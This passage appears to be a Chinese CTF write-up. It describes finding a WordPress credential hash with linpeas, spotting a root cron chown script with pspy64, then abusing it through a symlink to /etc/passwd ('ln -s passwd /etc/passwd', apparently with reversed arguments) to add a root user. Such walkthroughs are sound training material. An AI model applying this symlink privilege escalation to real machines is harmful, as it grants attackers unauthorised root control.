尝试 linpeas 工具能拿到数据库的凭证,是 wordpress 的加密凭证,破解时间很长,再尝试 pspy64 来查看进程
可以看到有一个 chown.sh 的脚本正在定时运行
查看一下
会把指定目录下的文件更改权限
我们使用软连接提权
ln -s passwd /etc/passwd

这样我们就有了更改 /etc/passwd 文件的权限


再文件中添加一个有 root 权限的用户,成功拿到 root.flag